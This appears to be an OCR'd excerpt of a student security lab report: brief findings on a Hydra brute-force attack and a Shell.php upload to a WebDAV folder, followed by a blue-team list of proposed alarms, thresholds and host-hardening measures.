
Analysis: Uncovering the Brute Force Attack

- During this Hydra attack there were 734 successful logins.



Analysis: Finding the WebDAV Connection

- There were a total of 8 requests made to the WebDav directory.
- A Shell.php file that was inserted into the shared WebDav folder was the main file accessed by the attacker.



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
Set an alarm to trigger when an unauthorized port scan is detected.

What threshold would you set to activate this alarm?
Trigger the alarm to alert when 100 ping requests have been sent to ports over a 5 minute period.

System Hardening

What configurations can be set on the host to mitigate port scans?
Having Firewalls and Intrusion Prevention System monitoring network traffic will help detect malicious activity. Configure access to the network to only authorized user.
Only white list IPs that have been vetted.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
Set an alarm to trigger when a new device from an unfamiliar IP address accesses the hidden directory.

What threshold would you set to activate this alarm?
Threshold should be set to 1 when the above alert parameters are met.

System Hardening

What configuration can be set on the host to block unwanted access?
Make sure to have all operating systems and softwares patched and up to date. Make sure all files on the remote directory are partitioned from other /var/www/html files to isolate any potential vulnerabilities. Lastly, restrict access for file uploads from unauthorized IP addresses.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
Set alert to trigger after threshold of failed login attempts,

What threshold would you set to activate this alarm?
Set threshold to 20 failed attempts within 30 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?
Configure an account lockout policy to start after 20 failed login attempts. Account lockout to last for 24 hours. Send out an email to primary account holder to notify them of lockout. Also, require 2 factor authentication at login.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Set an alarm to trigger when a new device from an unfamiliar IP address accesses the WebDav.

What threshold would you set to activate this alarm?
Threshold should be set to 1 when the above alert parameters are met.

System Hardening

What configuration can be set on the host to control access?
Having Firewalls and Intrusion Prevention System monitoring network traffic will help detect malicious activity. Configure access to the network to only authorized user.
Only white list IPs that have been vetted.
Maybe also set up Public Key access for shared work environments.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Set an alert to trigger when files are uploaded outside of “normal” work hours from a new IP. Set an alert when PHP files are uploaded. Perhaps, place a limit on file size.

What threshold would you set to activate this alarm?
Se the threshold to 1.

System Hardening

What configuration can be set on the host to block file uploads?
Having Firewalls and Intrusion Prevention System monitoring network traffic will help detect malicious activity. Configure access to the network to only authorized user. Only white list IPs that have been vetted. Maybe also set up Public Key access for shared work environments. Limit the types of files that are permitted in Webdav. Restrict execution files from being uploaded into WebDav

the End